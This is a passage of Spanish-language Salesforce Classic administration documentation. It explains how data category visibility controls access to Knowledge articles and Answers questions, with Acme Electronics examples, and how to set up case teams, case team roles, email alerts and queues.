Si no se ha configurado la visibilidad de categoría de datos de función, conjunto de permisos o perfil, todos los usuarios podrán ver todas las categorías de datos. Sin embargo, si la visibilidad de la categoría de datos está activada, los usuarios sin la visibilidad de la categoría de datos asignada por una función, un conjunto de permisos o un perfil sólo pueden ver los artículos y las preguntas sin categorías, a no ser que haga que las categorías asociadas sean visibles de forma predeterminada. La configuración de visibilidad de funciones, conjuntos de permisos y perfiles restringen la configuración de visibilidad predeterminada. Por ejemplo, si una categoría de datos es visible de forma predeterminada, un usuario cuya función restrinja el acceso a esa categoría de datos no la verá.

Nota: Si la visibilidad de la categoría de datos está definida con funciones, conjuntos de permisos y perfiles, Salesforce utiliza una lógica O entre las definiciones para crear una regla de visibilidad para cada usuario.

**Herencia de configuración de visibilidad basada en funciones**

Las funciones secundarias heredan la configuración de las funciones principales y se adecuan a las modificaciones que realice en la función principal. Puede personalizar y reducir la visibilidad de las funciones secundarias, pero no pueden ser superiores a las de la función principal. De forma predeterminada, los usuarios del Portal de clientes y los usuarios del portal de socios heredan la configuración de visibilidad de grupos de categorías asignada a sus gestores de cuenta. Puede modificar la configuración de visibilidad de grupos de categorías para cada función del portal. Como los usuarios de un portal de clientes de gran volumen no tienen funciones, deberá designar ajustes de visibilidad por conjunto de permisos o perfil para que esos usuarios puedan ver artículos y preguntas categorizadas.

**Visibilidad de artículos categorizados**

Los usuarios pueden ver un artículo si pueden ver al menos una categoría por grupo de categorías en el artículo. Por ejemplo, consideremos un artículo que está clasificado con `California` y `Ohio` en el grupo de categorías Geografía y `Sobremesa` en el grupo de categorías Productos.

- Si tiene visibilidad en Ohio y Sobremesa (pero no California), podrá ver el artículo.
- Si no tiene visibilidad en California u Ohio pero tiene visibilidad en Sobremesa, no podrá ver el artículo.
- Si tiene visibilidad en California pero no en Escritorio, no podrá ver el artículo.

**Visibilidad revocada**

La visibilidad de una categoría de datos se puede revocar (definir como **Ninguna**) para un grupo de categorías concreto. Los usuarios con esa función, ese conjunto de permisos o ese perfil sólo verán los artículos y las preguntas que no estén clasificados en una categoría en ese grupo de categorías. Por ejemplo, si la función de un usuario tiene visibilidad revocada en el grupo de categorías Geografía pero visibilidad en el grupo de categorías Productos, sólo podrá ver los artículos que no tienen categorías en Geografía y están clasificados con Productos. Debido a que sólo se puede asignar una zona de respuestas a un grupo de categorías, si se asignó el grupo de categorías Geografía a la zona y se revocó la visibilidad de función de un miembro para ese grupo, el miembro sólo podría ver preguntas sin categorías.

Para un ejemplo detallado, consulte Ejemplos de configuración de visibilidad de artículo de grupo de categorías en la página 3111

# Diferencias de visibilidad de categorías de otros modelos de Salesforce

Estas configuraciones son exclusivas de los artículos y las preguntas y difieren de otros modelos de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

Estas configuraciones son exclusivas de los artículos y las preguntas y difieren de otros modelos de Salesforce:

**Exclusivas de los artículos y las preguntas**

La configuración de la visibilidad de grupos de categorías determina quién puede acceder a artículos y preguntas. Aunque son objetos estándar, los artículos y las preguntas no tienen valores predeterminados de toda la organización, reglas de colaboración o colaboración de registros manuales.

**Acceso**

Los ajustes de visibilidad del grupo de categorías están basados en la función, el conjunto de permisos o el perfil del usuario. Las funciones secundarias no pueden ver más categorías que su función principal. Para cambiar la visibilidad de un usuario en categorías y por lo tanto en preguntas y artículos categorizados, debe cambiar los ajustes de visibilidad para la función, el conjunto de permisos o el perfil del usuario, o, si la visibilidad de la categoría de datos personalizada no está asignada, hacer visibles algunas categorías para todos los usuarios.

**Interpretación amplia de los ajustes de visibilidad**

Para garantizar una amplia variedad de información relevante, la visibilidad de grupos de categorías se interpreta de forma muy amplia. Definir una categoría como visible hace que esa categoría y todos sus elementos directamente relacionados (antecesores, superiores e inferiores inmediatos, otros descendientes) sean visibles a los usuarios. Por ejemplo, considere un grupo de categorías Geografía con los continentes Asia y Europa en el nivel superior, varios países en el segundo nivel, y las ciudades en el tercer nivel. Si Francia es la única categoría visible seleccionada, podrá ver los artículos clasificados con Europa, Francia y todas las ciudades francesas. En otras palabras, puede ver categorías que tienen una relación vertical directa a Francia, pero no puede ver los artículos clasificados en Asia y los demás continentes.

Nota: Sólo son visibles en la ficha Respuestas las categorías de primer nivel en el grupo de categorías. En el ejemplo de Geografía, sólo las categorías de continente aparecerán en la ficha Respuestas; así, si la categoría seleccionada como visible en los ajustes de visibilidad de grupo de categorías es Francia, los miembros de la zona podrán ver las preguntas clasificadas con Europa.

# Visibilidad de grupos de categorías en funciones

| PERMISOS DE USUARIO | |
|---|---|
| Para ver los detalles de función: | "Ver parámetros y configuración" |
| Para modificar y eliminar funciones: | "Gestionar funciones" |
| Para modificar y eliminar conjuntos de permisos y perfiles: | "Gestionar perfiles y conjuntos de permisos" |
| Para ver usuarios: | "Ver parámetros y configuración" |
| Para modificar usuarios: | "Gestionar usuarios internos" |
| Para ver las categorías: | "Ver categorías de datos" |
| Para gestionar las categorías de datos: | "Gestionar categorías de datos"<br>Y<br>"Ver categorías de datos" |

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

La lista relacionada Configuración de visibilidad de grupos de categorías resume las categorías que los usuarios de una función pueden ver, de acuerdo con un grupo de categorías.

Para ver la configuración de visibilidad de la categoría de una función, en Configuración, introduzca *`Funciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Funciones** y seleccione una función. Para ver la configuración de visibilidad de categorías para una función del Portal de clientes o portal de socios, en Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios** y haga clic en el nombre de la función.

La tabla siguiente explica los valores posibles en la columna Visibilidad de la lista relacionada:

| Visibilidad | Descripción |
|---|---|
| `Todas las categorías` | Los usuarios pueden ver todas las categorías del grupo de categorías. Esta opción sólo está disponible para la función superior de la jerarquía de funciones. Cuando crea un grupo de categorías, su visibilidad se establece como `Todas las categorías` de forma predeterminada. |
| `Ninguno` | Los usuarios no pueden ver las categorías del grupo de categorías. |
| `Personalizado` | Los usuarios pueden ver una selección de categorías en el grupo de categorías. |

En la Configuración de visibilidad de grupos de categorías, podrá:

- Para ver los detalles de la configuración de un grupo de categorías, haga clic en su nombre.
- Para modificar la configuración de la visibilidad del grupo de categorías, haga clic en **Modificar** junto a él.

# Modificar la visibilidad de la categoría de datos predeterminada

Puede modificar la visibilidad de la categoría de datos predeterminada.

1. Desde Configuración, introduzca *Visibilidad de categoría de datos predeterminada* en el cuadro Búsqueda rápida y, a continuación, seleccione **Visibilidad de categoría de datos predeterminada**.

   Se muestran todos los grupos de categorías activos e inactivos.

2. Seleccione un grupo de categoría y haga clic en **Modificar**.
3. Para hacer que todas las categorías del grupo de categoría sea visible de forma predeterminada, seleccione **Todas las categorías**. Para hacer que ninguna de las categorías sea visible de forma predeterminada, seleccione **Ninguna**. Para hacer que algunas de las categorías sean visible de forma predeterminada, seleccione **Personalizada**.
4. Si elije Personalizar, mueva las categorías desde el área Categorías disponibles al área Categorías seleccionadas según sea necesario. Seleccionar una categoría incluye implícitamente sus categorías secundarias y principales. Vuelva a mover las categorías del área Categorías seleccionadas al área Categorías disponibles para eliminar la visibilidad predeterminada.

## EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para ver las categorías:

- "Ver categorías de datos"

Para gestionar las categorías de datos:

- "Gestionar categorías de datos"

  Y

  "Ver categorías de datos"

Para asignar grupos de categorías predeterminados:

- "Gestionar categorías de datos"

# Modificar la visibilidad de grupos de categorías

Puede modificar la visibilidad de su categoría de datos.

1. Vaya a la página de configuración de la visibilidad de la categoría de datos en Configuración.
   - Para funciones: introduzca *Funciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Funciones**.
   - Para una función en el Portal de clientes o portal de socios: introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
   - Para conjuntos de permisos: introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
   - Para perfiles: Introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Abra un grupo de categoría de datos para modificar.
   - Para funciones, en la lista relacionada Configuración de visibilidad de grupos de categorías, haga clic en **Modificar** junto al grupo de categorías que desea modificar.
   - Para conjuntos de permisos y perfiles:
     a. Haga clic en un nombre de conjunto de permisos o perfil.
     b. Haga clic en **Visibilidad de categoría de datos**.
     c. Haga clic en **Modificar** junto al grupo de categoría de datos que desea asignar.
3. Seleccione una configuración de visibilidad.

| Configuración de visibilidad | Descripción |
|---|---|
| Todas las categorías | Los usuarios pueden ver todas las categorías del grupo de categorías. Esta opción sólo está disponible para la función superior de la jerarquía de funciones. Cuando crea un grupo de categorías, su visibilidad se establece como Todas las categorías de forma predeterminada. |
| Ninguno | Los usuarios no pueden ver las categorías del grupo de categorías. |
| Personalizado | Los usuarios verán las categorías que haya seleccionado. Para funciones, puede elegir entre las categorías visibles de la función principal. Si la visibilidad de la función principal cambia a un nivel inferior que el de sus funciones secundarias, la visibilidad de la categoría de las funciones secundarias se ajusta a la de la categoría principal.<br><br>Para seleccionar las categorías, haga doble clic en la categoría en el cuadro Categorías disponibles. También puede seleccionar una categoría y hacer clic en **Agregar**. Seleccionar una categoría incluye implícitamente sus categorías secundarias y principales. Las categorías que aparecen atenuadas no están disponibles para su selección porque su principal ya está seleccionada.<br><br>Nota: Cuando personaliza una función, un conjunto de permisos o un perfil establecido como Todas las categorías, primero deberá quitar |

## EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para ver las categorías:
- "Ver categorías de datos"

Para gestionar las categorías de datos:
- "Gestionar categorías de datos"

  Y

  "Ver categorías de datos"

Para asignar grupos de categorías predeterminados:
- "Gestionar categorías de datos"

| Configuración de visibilidad | Descripción |
| --- | --- |
| | **Todas** del cuadro `Categorías seleccionadas` antes de seleccionar categorías específicas. |

4. Haga clic en **Guardar**.

**Prácticas recomendadas de la visibilidad de categorías de datos**

- Cuando crea un grupo de categorías, su visibilidad se establece como `Todas las categorías` de forma predeterminada.
- Cuando otorga visibilidad a una categoría, también otorga visibilidad a sus categorías principales y secundarias. Si desea otorgar acceso a todas las categorías en una rama de la jerarquía de categorías, seleccione la categoría del nivel principal `Todas las categorías`.
- Los usuarios que no están asignados a la visibilidad de una categoría por función, conjunto de permisos o perfil solo pueden ver artículos y preguntas sin categorizar a menos que:
  - El usuario cuenta con el permiso "Ver todos los datos".
  - Un grupo de categorías es visible para todos los usuarios en la página Visibilidad de categoría de datos predeterminada en Configuración.
- Para la visibilidad basada en funciones, los usuarios del Portal de clientes y los usuarios del portal de socios heredan la función asignada a sus gestores de cuenta de forma predeterminada. Puede modificar la configuración de visibilidad de grupos de categorías para cada función del portal.
- Mantenga desactivados sus grupos de categorías para configurar su jerarquía de categorías y asigne una visibilidad. Hasta que no active manualmente un grupo de categorías, éste no se mostrará en Salesforce Knowledge o en su comunidad de respuestas
- Para la visibilidad basada en funciones, defina siempre la visibilidad de categorías de datos de arriba a abajo, desde la parte superior de la jerarquía de funciones hacia abajo. Asigne el nivel superior de visibilidad a las funciones principales y un menor nivel a las funciones subordinadas.

# Ejemplos de configuración de visibilidad de artículo de grupo de categorías

Revise ejemplos de ajustes de grupo de categorías para permisos de visibilidad de artículos.

Existen tres tipos de visibilidad:

- Todas las categorías: Todas las categorías son visibles
- Ninguna: Sin categorías visibles
- Personalizada: La categorías seleccionadas son visibles

Con la visibilidad de la categoría de datos personalizada, usted solo puede ver las categorías de datos autorizadas por su función, sus conjuntos de permisos o perfil.

Estos ejemplos se basan en dos muestras de grupos de categorías, Productos y Geografía:

Nota: Aunque la configuración de visibilidad de grupos de categorías esté disponible con comunidades de respuestas (preguntas) y Salesforce Knowledge (artículos), los ejemplos que figuran a continuación se aplican sólo a los artículos. Las comunidades de respuestas admiten un grupo de categorías y una categoría de datos por pregunta.

**Grupo de categorías Productos**

- Todos los productos
  - Electrónica de consumo
    - Cámaras
    - Audio
    - Impresoras
  - Electrónica de empresas
    - Enrutadores
    - Conmutadores
    - PEX
  - Ordenadores
    - Ordenadores portátiles
    - Equipos de sobremesa
    - PDA

**Grupo de categorías Geografía**

- Todos los países
  - América
    - EE. UU
    - Canadá
    - Brasil
  - Asia
    - China
    - Japón
    - La India

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

- Europa
  - Francia
  - Reino Unido
  - Polonia

## Ejemplo 1: Una jerarquía de funciones

En este ejemplo, la organización Acme Electronics fabrica hardware y proporciona atención a los clientes tanto para consumidores como para empresas. El departamento de Ingeniería se organiza por productos. El departamento de atención al cliente se organiza de manera geográfica. Europa y América están gestionadas por equipos de la empresa, pero Asia cuenta con un equipo externo. Dentro de los equipos de la empresa y los externos, hay subequipos que se dedican a la atención de consumidores o empresas.

La tabla que figura a continuación muestra las categorías visibles para cada función en la organización Acme Electronics, y establece si la configuración de visibilidad es heredada de la función principal o si es configuración de visibilidad personalizada.

| Jerarquía de funciones de Acme Electronics | Categorías visibles de Geografía | Categorías visibles de Productos |
|---|---|---|
| Director ejecutivo | Todos los países | Todos los productos |
| Vicepresidente de Ingeniería | Todos los países<br>*Heredado del Director ejecutivo* | Todos los productos<br>*Heredado del Director ejecutivo* |
| Equipo de Ingeniería de los consumidores | Todos los países<br>*Heredado de VP de ingeniería* | Electrónica de consumo<br>*Personalizado* |
| Equipo de Ingeniería de empresas | Todos los países<br>*Heredado de VP de ingeniería* | Electrónica de empresas<br>*Personalizado* |
| Equipo de Ingeniería de ordenadores | Todos los países<br>*Heredado de VP de ingeniería* | Ordenadores<br>*Personalizado* |
| Vicepresidente de atención al cliente | Todos los países<br>*Heredado del Director ejecutivo* | Todos los productos<br>*Heredado del Director ejecutivo* |
| Vicepresidente de asistencia corporativa | Europa, América<br>*Personalizado* | Todos los productos<br>*Heredado de VP de asistencia* |
| Director de asistencia a consumidores corporativa | Europa, América<br>*Heredado de VP de asistencia corporativa* | Electrónica de consumo, ordenadores<br>*Personalizado* |
| Director de asistencia a empresas corporativa | Europa, América<br>*Heredado de VP de asistencia corporativa* | Electrónica de empresas, ordenadores<br>*Personalizado* |
| Asistencia externa | Asia<br>*Personalizado* | Todos los productos<br>*Heredado de VP de asistencia* |

| Jerarquía de funciones de Acme Electronics | Categorías visibles de Geografía | Categorías visibles de Productos |
|---|---|---|
| Equipo de atención al consumidor | Asia<br>*Heredado de Asistencia externa* | Electrónica de consumo, ordenadores<br>*Personalizado* |
| Equipo de asistencia a empresas | Asia<br>*Heredado de Asistencia externa* | Electrónica de empresas, ordenadores<br>*Personalizado* |

## Ejemplo 2: Visibilidad de artículos

La tabla que figura a continuación es un ejemplo exhaustivo de cómo la configuración de visibilidad de categorías restringe lo que ven los usuarios. Este ejemplo tiene tres usuarios de muestra cuya configuración de categorías está anotada entre paréntesis.

**Tabla 45: Ejemplo: Como restringe la configuración de visibilidad de categorías lo que ven los usuarios**

| Categorías | Cuando la visibilidad del usuario 1 es Todos los países/Ordenadores, la categoría es: | Cuando la visibilidad del usuario 2 es América/Todos los productos, la categoría es: | Cuando la visibilidad del usuario 3 es Francia/Ninguna, la categoría es: |
|---|---|---|---|
| Todos los países/Portátiles | VISIBLE | VISIBLE | NO VISIBLE |
| Canadá/Ordenadores | VISIBLE | VISIBLE | NO VISIBLE |
| EE. UU./Todos los productos | VISIBLE | VISIBLE | NO VISIBLE |
| Europa/Conmutadores | NO VISIBLE | NO VISIBLE | NO VISIBLE |
| Europa/Sin categorías | VISIBLE | NO VISIBLE | VISIBLE |

Usuario 1: El usuario debe tener visibilidad en cada categoría que clasifica el artículo o cada categoría que clasifica el artículo debe ser visible de forma predeterminada. En este ejemplo, el Usuario 1 puede ver Europa, ya que Europa es la secundaria de Todos los países, pero no puede ver Conmutadores, ya que Conmutadores no pertenece a Ordenadores. Es la razón por la que el Usuario 1 no puede ver los artículos clasificados con Europa/Conmutadores.

Usuario 2: Cuando una categoría se hace visible a un usuario a través de una configuración personalizada, sus categorías secundarias y principales se incluyen implícitamente; por lo tanto, elUsuario 2 puede ver los artículos categorizados con Todos los países porque es la categoría principal de América. También puede ver los artículos clasificados con EE. UU. porque es la secundaria de América.

Usuario 3: Si un usuario no tiene acceso al grupo de categorías completo, sólo podrá ver los artículos que no están categorizados en ese grupo. El Usuario 3 no puede ver los artículos categorizados con Todos los Países/Ordenador portátil porque no tiene visibilidad en el grupo de categorías que incluye Ordenador portátil, pero puede ver artículos categorizados con Europa/Ninguna categoría.

# Colas y equipos de casos

Cree equipos de personas que trabajan juntas para resolver casos con mayor rapidez y cree colas para compartir cargas de trabajo dentro del equipo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Equipos de casos

Los equipos de casos ayudan a grupos de personas a trabajar conjuntamente para resolver un caso, como un agente de atención al cliente, un gestor de atención al cliente y un gestor de producto.

### Colas

Priorice, distribuya y asigne registros a equipos que comparten cargas de trabajo. Acceda a colas desde vistas de lista. Los miembros de colas pueden pasar a tener la propiedad de cualquier registro en una cola. Están disponibles para casos, candidatos, pedidos, objetos personalizados, contratos de servicio y versiones de artículos de Knowledge.

### Crear colas

Priorice, distribuya y asigne registros a equipos que comparten cargas de trabajo. No existen límites para el número de colas que puede crear y puede elegir cuándo reciben los miembros de la cola notificaciones de correo electrónico.

# Equipos de casos

Los equipos de casos ayudan a grupos de personas a trabajar conjuntamente para resolver un caso, como un agente de atención al cliente, un gestor de atención al cliente y un gestor de producto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si su administrador ha configurado equipos de casos, puede agregar personas a la lista relacionada Equipo de caso en casos. Al agregar un miembro de un equipo, seleccione una de las funciones predefinida para indicar la función que cumple la persona en el caso. Las funciones determinan el nivel de acceso a un caso, como solo lectura o acceso de lectura y escritura.

Puede agregar contactos a equipos de casos, pero solo pueden acceder a casos cuando están habilitados como usuarios del portal de clientes asignados a formatos de página de casos. Los usuarios del portal de clientes no pueden actualizar equipos de casos o ver funciones de equipos de casos. Los equipos de casos no están disponibles en el portal de socios.

Nota: Los administradores pueden predefinir equipos de casos de modo que pueda agregar rápidamente personas con las que trabaja con frecuencia. Los administradores pueden crear reglas de asignación que agregan equipos predefinidos a casos que cumplen criterios específicos. Los administradores también pueden crear alertas de correo electrónico que notifican a los miembros de equipos cuando se produce una acción en un caso.

Consejo: Para filtrar listas de casos cuando usted es un miembro del equipo, seleccione **Mis equipos de caso**. Para crear un informe sobre equipos de casos a los que pertenece, ejecute un informe de caso y, a continuación, seleccione **Casos de mi equipo** desde el filtro Ver.

### Configurar equipos de casos

Cree equipos de casos para ayudar a grupos de personas a trabajar conjuntamente para resolver casos. Antes de crear equipos de casos, defina las funciones del equipo.

Crear funciones de equipo de casos

Antes de configurar equipos de casos o predefinir equipos de casos, cree funciones para determinar el nivel de acceso de los miembros de los equipos a los casos.

CONSULTE TAMBIÉN

Colas

## Configurar equipos de casos

Cree equipos de casos para ayudar a grupos de personas a trabajar conjuntamente para resolver casos. Antes de crear equipos de casos, defina las funciones del equipo.

Para permitir que personas creen y trabajen en equipos de casos, agregue la lista relacionada Equipo de caso a los formatos de página de casos. También puede crear alertas de correo electrónico que notifican a los miembros del equipo cuando se producen acciones en un caso, como cuando se agrega un comentario. Del mismo modo, si ha predefinido equipos de casos, cree reglas de asignación que agregan equipos a casos que coinciden con criterios específicos, como cuando se originan casos desde mensajes de correo electrónico.

Nota: Los equipos de casos influyen en el límite de almacenamiento global de su organización. Cada miembro del equipo de un caso ocupa 2 KB de espacio de almacenamiento.

CONSULTE TAMBIÉN

Equipos de casos

Crear formatos de página

Configurar reglas de asignación

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar equipos de casos:

- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

Para agregar miembros del equipo:

- "Modificar" en casos

# Crear funciones de equipo de casos

Antes de configurar equipos de casos o predefinir equipos de casos, cree funciones para determinar el nivel de acceso de los miembros de los equipos a los casos.

Puede crear un número ilimitado de funciones de equipos de casos, pero recomendamos no más de 20 de modo que no abrume a los miembros de los equipos.

1. En Configuración, introduzca *Funciones de equipos de casos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Funciones de equipos de casos**.
2. Haga clic en **Nuevo** e introduzca el nombre de la función.
3. Desde Acceso a casos, seleccione el nivel de acceso de la función a los casos.

   **Lectura/Escritura**
   Los miembros pueden ver y modificar casos y agregar registros, notas y datos adjuntos relacionados a ellos.

   **Sólo lectura**
   Los miembros pueden ver casos y agregar registros relacionados a ellos.

   **Privado**
   Los miembros no pueden acceder a los casos.

4. Si desea que los miembros de la función sean visibles para los usuarios del portal de clientes que ven casos, seleccione **Visible en el Portal de clientes**. Incluso si no selecciona Visible en el portal de clientes, los usuarios del portal de clientes agregados a equipos de casos pueden verse a sí mismos en las listas relacionadas Equipo de caso.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar equipos de casos:
- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

Para agregar miembros del equipo:
- "Modificar" en casos

Nota: No puede eliminar funciones, pero puede hacer clic en **Reemplazar** junto a una función que desee sustituir en todos los casos. Si su organización tiene una función, no puede sustituirla.

Consejo: Las funciones no cambian el acceso del propietario de un caso a casos, que es de Lectura/Escritura de forma predeterminada.

Predefinir equipos de casos

Después de definir funciones de equipos de casos, puede predefinir equipos de casos de forma que los agentes de asistencia puedan agregar rápidamente a personas que trabajan con frecuencia en casos.

Configurar alertas de correo electrónico para equipos de casos

Cree alertas de correo electrónico para equipos de casos de modo que cada vez que se cree o se actualice un caso, se notifique a los miembros del equipo.

CONSULTE TAMBIÉN

Equipos de casos

Configurar equipos de casos

## Predefinir equipos de casos

Después de definir funciones de equipos de casos, puede predefinir equipos de casos de forma que los agentes de asistencia puedan agregar rápidamente a personas que trabajan con frecuencia en casos.

1. En Configuración, introduzca *Equipos de casos predefinidos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Equipos de casos predefinidos**.
2. Haga clic en **Nuevo** e introduzca el nombre del equipo.
3. Agregue miembros al equipo.
   a. Seleccione un tipo de miembro de equipo: Usuario, Contacto o Usuario del portal de clientes. Los contactos pueden acceder a casos únicamente cuando están habilitados como usuarios del portal de clientes y asignados a formatos de página de casos.
   b. Haga clic en **Búsqueda** (🔍) y seleccione un miembro.
   c. Seleccione una función para el miembro.
4. Haga clic en **Guardar**.

Nota: Para eliminar un equipo de caso predefinido, elimínelo primero de las reglas de asignación. Si elimina un equipo de caso predefinido, se elimina de todos los casos en los que está presente, y no podrá recuperarlo de la Papelera. Cuando elimina miembros de un equipo de caso predefinido, se eliminan de todos los casos en los que eran miembros del equipo.

CONSULTE TAMBIÉN

Equipos de casos

Configurar equipos de casos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar equipos de casos:

- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

Para agregar miembros del equipo:

- "Modificar" en casos

## Configurar alertas de correo electrónico para equipos de casos

Cree alertas de correo electrónico para equipos de casos de modo que cada vez que se cree o se actualice un caso, se notifique a los miembros del equipo.

1. Cree plantillas de correo electrónico para notificaciones.
2. Configure reglas de flujo de trabajo para especificar qué acciones de un caso envían alertas de correo electrónico para los miembros del equipo.
   a. En Configuración, introduzca *Reglas de flujo de trabajo* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de flujo de trabajo**.
   b. Haga clic en **Nueva regla**.
   c. Desde Seleccionar objeto, seleccione **Caso** y haga clic en **Siguiente**.
   d. Introduzca el nombre de la regla.
   e. Seleccione los criterios de evaluación. Para garantizar que todos los casos se evalúan para una alerta de correo electrónico, recomendamos que establezca el criterio de evaluación a **Evaluar la regla cuando un registro es: creado y cada vez que es modificado**.
   f. Introduzca sus criterios de regla. Recomendamos que seleccione **se cumplen los siguiente criterios** y seleccione los criterios con los que debe coincidir un caso para enviar alertas de correo electrónico. Por ejemplo, si desea que los miembros del equipo reciban una alerta de correo electrónico cada vez que el estado de un caso se establezca en Nuevo, establezca los criterios en *Caso: Estado es igual a Nuevo*.
   g. Haga clic en **Guardar y siguiente**.
3. Agregue alertas de correo electrónico a los criterios de las reglas de su flujo de trabajo.
   a. Haga clic en **Agregar acción de flujo de trabajo** y seleccione **Nueva alerta de correo electrónico**.
   b. Introduzca una descripción y un nombre exclusivo para la alerta de correo electrónico. Debido a que eligió Caso como el objeto para la regla de flujo de trabajo, el objeto aparece como de solo lectura.
   c. Elija una plantilla de correo electrónico.
   d. Seleccione quién recibe las alertas de correo electrónico desde la regla de flujo de trabajo. Para seleccionar los miembros de un equipo de casos, seleccione **Equipo de caso** desde el Tipo de destinatario y agregue el equipo como destinatarios seleccionados. Puede introducir hasta cinco direcciones de correo electrónico adicionales.
   e. Haga clic en **Guardar**.
4. Active la regla de flujo de trabajo y su alerta de correo electrónico.
   a. En Configuración, introduzca *Reglas de flujo de trabajo* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de flujo de trabajo**
   b. Haga clic en **Activar** junto al nombre de la regla.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar equipos de casos:
- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

Para crear o modificar reglas de flujo de trabajo:
- "Personalizar aplicación"

Para crear o modificar alertas de correo electrónico:
- "Personalizar aplicación"

Nota: Para evitar que la regla envíe alertas de correo electrónico, haga clic en **Desactivar** en cualquier momento. Si desactiva una regla con acciones pendientes, las acciones finalizan siempre que el caso que desencadenó la regla no se actualice.

CONSULTE TAMBIÉN

- Equipos de casos
- Configurar equipos de casos
- Gestionar plantillas de correo electrónico

# Colas

Priorice, distribuya y asigne registros a equipos que comparten cargas de trabajo. Acceda a colas desde vistas de lista. Los miembros de colas pueden pasar a tener la propiedad de cualquier registro en una cola. Están disponibles para casos, candidatos, pedidos, objetos personalizados, contratos de servicio y versiones de artículos de Knowledge.

Puede agregar un registro a una cola manualmente cambiando el propietario del registro en la cola. O bien, una regla de asignación puede agregar casos o candidatos a una cola basándose en un criterio de registro específico. Los registros permanecen en una cola hasta que se les asigne un propietario. Cualquier miembro de cola o usuario por encima de éste en la jerarquía de funciones puede tomar la propiedad de los registros de una cola.

Ejemplo:

- Cree una cola de candidatos con miembros que son vendedores asignados a un territorio de ventas específico.
- Cree una cola de casos con miembros que son agentes del servicio de asistencia asignados a diferentes niveles de servicio.
- Cree miembros de una cola de versión de artículo de conocimiento que son usuarios que pueden traducir nuevos versiones de artículos en un idioma específico.

CONSULTE TAMBIÉN

- Crear colas
- Equipos de casos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Colas de contratos de servicio disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

Las colas de candidatos y colas de casos no están disponibles en **Database.com**

# Crear colas

Priorice, distribuya y asigne registros a equipos que comparten cargas de trabajo. No existen límites para el número de colas que puede crear y puede elegir cuándo reciben los miembros de la cola notificaciones de correo electrónico.

1. Desde Configuración, introduzca *Colas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Colas**.
2. Haga clic en **Nuevo**.
3. Introduzca una etiqueta y un nombre de cola. La etiqueta es el nombre de la vista de lista desde la que trabajan los usuarios.
4. Seleccione a quién notificar cuando se agregan nuevos registros a la cola.
